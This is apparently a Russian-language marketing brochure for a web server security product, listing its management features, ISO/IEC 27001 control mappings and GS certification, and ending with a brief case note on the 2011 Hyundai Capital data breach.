
Управление

Управление правами

Управление агентами

Управление обновлениями

Автоматическое определение домашнего каталога




Облачная поддержка

Поддержка масштабирования в/из

Управление историей

Управление сетевой безопасностью

Поддержка Docker/Container



WEBSERVER
SAFEGUARD

Доступность

информация доступна при необходимости

Соответствие
стандарту ISO/IEC
27001

Конфиденциальность
информация доступна только
уполномоченным лицам



Целостность

информация достоверна и
защищена от коррупции

Соответствие стандарту ISO/IEC 27001

Применимые требования:

- 8.1** Оперативное планирование и контроль
- 8.3** Обработка рисков информационной безопасности
- 9.1** Мониторинг, измерение, анализ и оценка



Соответствие стандарту ISO/IEC 27001

Применимые меры технологического контроля


Приложения А:


- 8.4 Доступ к исходному коду
- 8.6 Управление мощностью
- 8.7 Защита от вредоносных программ
- 8.8 Управление техническими уязвимостями
- 8.12 Предотвращение утечки данных
- 8.13 Резервное копирование информации
- 8.15 Ведение журнала
- 8.16 Мониторинг деятельности
- 8.23 Веб-фильтрация
- 8.26 Требования безопасности приложений



Сертифицированный уровень 1 GS (Good Software)

- Стандарты тестирования:
ISO/IEC 25023, 25051, 2504
- Протестировано на:
 - Функциональная пригодность
 - Эффективность работы
 - Совместимость
 - Удобство использования
 - Надежность
 - Безопасность
 - Обслуживание
 - Переносимость





Примеры ИСПОЛЬЗОВАНИЯ

Hyundai Capital & Hyundai Card

Апрель 2011 Взлом

Персональные данные 420 000 клиентов (~24%) были украдены неизвестным хакером в результате взлома (~2 месяца)

Ущерб

